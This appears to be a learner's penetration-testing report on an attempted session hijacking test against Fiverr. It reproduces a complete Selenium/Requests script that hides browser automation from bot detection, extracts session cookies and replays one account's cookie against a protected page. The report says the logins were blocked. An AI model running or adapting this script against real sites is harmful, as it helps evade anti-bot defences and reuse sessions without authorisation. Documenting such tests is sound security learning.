Automated Session Hijacking Test via Selenium-Based Python Script

Contents

Executive Summary

This assessment aimed to evaluate Fiverr's session management security by simulating a session hijacking attack: reusing one user's valid session cookie in another user's context to attempt unauthorized access to protected pages. An automated Python script using Selenium and Requests was developed to perform login operations for two accounts, extract their cookies, and attempt a session swap. During the test execution, both login attempts were blocked by Fiverr's security mechanisms, preventing cookie extraction and the hijack attempt from proceeding. This suggests Fiverr's deployment of strong anti-automation and bot detection measures, which are effective at thwarting automated session hijacking attacks.

Introduction

Web applications must bind user sessions securely to prevent unauthorized access through session hijacking. This report investigates Fiverr's resilience against session hijacking by attempting to reuse a valid session cookie obtained from one user account within another user session context. The assessment used Selenium to automate login flows and Requests to manually send HTTP requests with swapped cookies, but encountered security defenses that prevented automated logins.

Task Details and Working

- Two separate Fiverr accounts were used:

Script workflow:

- Selenium automated login attempts for both accounts.
- After login, cookies were to be extracted for each account.

- The session cookie of User 2 would be reused in a manual HTTP request simulating a session hijack from User 1's context.
- The script would analyze the HTTP response for user-specific indicators and status codes (200, 401, 403) to determine if the hijack succeeded.

Actual outcome:

- During execution, both login attempts failed with Selenium errors.
- Error stack traces showed that Selenium could not locate or interact with the login form elements.
- Fiverr likely presented a CAPTCHA or used bot-detection mechanisms that blocked automated logins.
- As a result, no cookies were collected (cookies_list remained empty).
- The script terminated with an IndexError when attempting to extract cookies for analysis.
- Therefore, no session hijack request was sent to the protected URL.

TOOLS USED

- **Python 3** for automation scripting
- **Selenium WebDriver** for browser automation
- **Requests library** for HTTP requests
- **Google Chrome** in headless mode

Script


```
import time
import requests
from selenium import webdriver
from selenium.webdriver.common.by import By
from selenium.webdriver.chrome.options import Options
from selenium.webdriver.support.ui import WebDriverWait
from selenium.webdriver.support import expected_conditions as EC
```

```
LOGIN_URL = "https://www.fiverr.com/login"
PROTECTED_URL = "https://www.fiverr.com/lists/my_lists?source=header_navigation"

USERS = [
    {"username": "user1@example.com", "password": "password1"},
    {"username": "user2@example.com", "password": "password2"}
]

cookies_list = []

for user in USERS:
    print(f"[+] Logging in as {user['username']} ...")

    chrome_options = Options()
    chrome_options.add_argument("--disable-blink-features=AutomationControlled")
    chrome_options.add_experimental_option("excludeSwitches", ["enable-
automation"])
    chrome_options.add_experimental_option('useAutomationExtension', False)

    driver = webdriver.Chrome(options=chrome_options)
    driver.execute_script("Object.defineProperty(navigator, 'webdriver', {get: ()
=> undefined})")
    driver.get(LOGIN_URL)

    try:
        email_field = WebDriverWait(driver, 10).until(
            EC.presence_of_element_located((By.NAME, "email"))
        )
        email_field.send_keys(user["username"])

        password_field = driver.find_element(By.NAME, "password")
        password_field.send_keys(user["password"])

        login_button = None
        selectors = [
            "//button[@type='submit']",
            "//button[contains(text(),'Continue')]",
            "//input[@type='submit']",
            "//button[contains(@class,'btn-primary')]"
        ]

        for selector in selectors:
            try:
                login_button = WebDriverWait(driver, 3).until(
```

```
                    EC.element_to_be_clickable((By.XPATH, selector))
                )
                break
            except:
                continue

        if login_button:
            login_button.click()
            time.sleep(8)
        else:
            print(f"[!] Could not find login button for {user['username']}")
            driver.quit()
            continue

    except Exception as e:
        print(f"[!] Error during login for {user['username']}: {e}")
        driver.quit()
        continue

    cookies = driver.get_cookies()
    cookies_list.append(cookies)
    driver.quit()

print("[+] Collected cookies from both accounts.")

def get_session_cookie(cookies):
    session_keywords = ['session', 'sessionid', 'sess', 'token', 'auth', 'jwt',
'PHPSESSID', 'JSESSIONID']
    for c in cookies:
        cookie_name_lower = c['name'].lower()
        for keyword in session_keywords:
            if keyword in cookie_name_lower:
                return c
    for c in cookies:
        if c['httpOnly'] or 'secure' in str(c).lower():
            return c
    return cookies[0] if cookies else None

cookie_user1 = get_session_cookie(cookies_list[0])
cookie_user2 = get_session_cookie(cookies_list[1])

if not cookie_user1 or not cookie_user2:
    print("[!] Error: Could not find session cookies.")
    exit(1)
```

```
print(f"[+] User1 session cookie:
{cookie_user1['name']}={cookie_user1['value']}")
print(f"[+] User2 session cookie:
{cookie_user2['name']}={cookie_user2['value']}")

session = requests.Session()
session.cookies.set(cookie_user2['name'], cookie_user2['value'],
domain=".fiverr.com")

print(f"[+] Sending hijack attempt request to {PROTECTED_URL} with swapped
cookie...")

headers = {
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36',
    'Accept':
'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8',
    'Accept-Language': 'en-US,en;q=0.5',
    'Accept-Encoding': 'gzip, deflate',
    'DNT': '1',
    'Connection': 'keep-alive',
    'Upgrade-Insecure-Requests': '1',
}

response = session.get(PROTECTED_URL, headers=headers)

print(f"[DEBUG] Cookies being sent: {dict(session.cookies)}")

with open("hijack_attempt_response.html", "w", encoding="utf-8") as f:
    f.write(response.text)

print(f"[+] Response saved to hijack_attempt_response.html")
print(f"[+] HTTP Status Code: {response.status_code}")
print(f"[+] Response headers: {dict(response.headers)}")

def analyze_response(response, target_username):
    indicators = []
    if target_username.split('@')[0] in response.text:
        indicators.append("Username found in response")
    user_indicators = [
        "dashboard", "profile", "my_lists", "account", "settings",
        "welcome", "logout", "notifications"
    ]
    found_indicators = []
    for indicator in user_indicators:
```

```
        if indicator in response.text.lower():
            found_indicators.append(indicator)
    if response.status_code == 200:
        indicators.append("Successful response (200)")
    elif response.status_code == 401:
        indicators.append("Unauthorized (401) - Session invalid")
    elif response.status_code == 403:
        indicators.append("Forbidden (403) - Access denied")
    return indicators, found_indicators

indicators, user_elements = analyze_response(response, USERS[1]["username"])

print(f"\n[+] Analysis Results:")
print(f"    Response indicators: {indicators}")
print(f"    User-specific elements found: {user_elements}")

if response.status_code == 200 and len(user_elements) > 2:
    print("[!] POTENTIAL VULNERABILITY: Session hijack may have succeeded!")
elif response.status_code == 401 or response.status_code == 403:
    print("[+] SECURITY GOOD: Session hijack failed - proper session
validation.")
else:
    print("[?] INCONCLUSIVE: Manual analysis of hijack_attempt_response.html
needed.")

print(f"\n[+] Cookie Analysis Summary:")
print(f"    User 1 ({USERS[0]['username']}) cookies: {len(cookies_list[0])}
total")
print(f"    User 2 ({USERS[1]['username']}) cookies: {len(cookies_list[1])}
total")
print(f"    Session cookie used for hijack: {cookie_user2['name']}")
print(f"    Domain: {cookie_user2.get('domain', 'N/A')}")
print(f"    Secure: {cookie_user2.get('secure', False)}")
print(f"    HttpOnly: {cookie_user2.get('httpOnly', False)}")

print("[✓] Session hijack test complete.")
print(f"\n[+] Manual Testing Recommendations:")
print(f"    1. Check hijack_attempt_response.html for user-specific data")
print(f"    2. Look for user profile information, account details, or personal
data")
print(f"    3. Verify if the application properly validates session ownership")
print(f"    4. Test with tools like Burp Suite for more comprehensive analysis")
print(f"    5. Check for CSRF tokens and other session protection mechanisms")
```



Learning Outcomes

- Learned to automate login flows with Selenium and understood its limitations when faced with bot-detection systems.
- Gained experience troubleshooting Selenium errors, including CAPTCHA and anti-automation defenses.
- Practiced extracting and analysing browser cookies programmatically.
- Developed a deeper appreciation for real-world security measures web applications employ to resist automated attacks.
- Learned to document and analyse both expected and unexpected outcomes in penetration testing reports.

Conclusion

The session hijacking attempt could not proceed because both automated login attempts failed. Fiverr's likely use of CAPTCHA, advanced bot detection, or other anti-automation mechanisms effectively blocked Selenium from logging in and prevented the collection of session cookies required for the hijack test. This outcome suggests Fiverr has implemented strong security controls to prevent automated login and potential session hijacking attacks. While the test could not complete, the inability to perform automated login itself serves as evidence of Fiverr's proactive approach to protecting user sessions.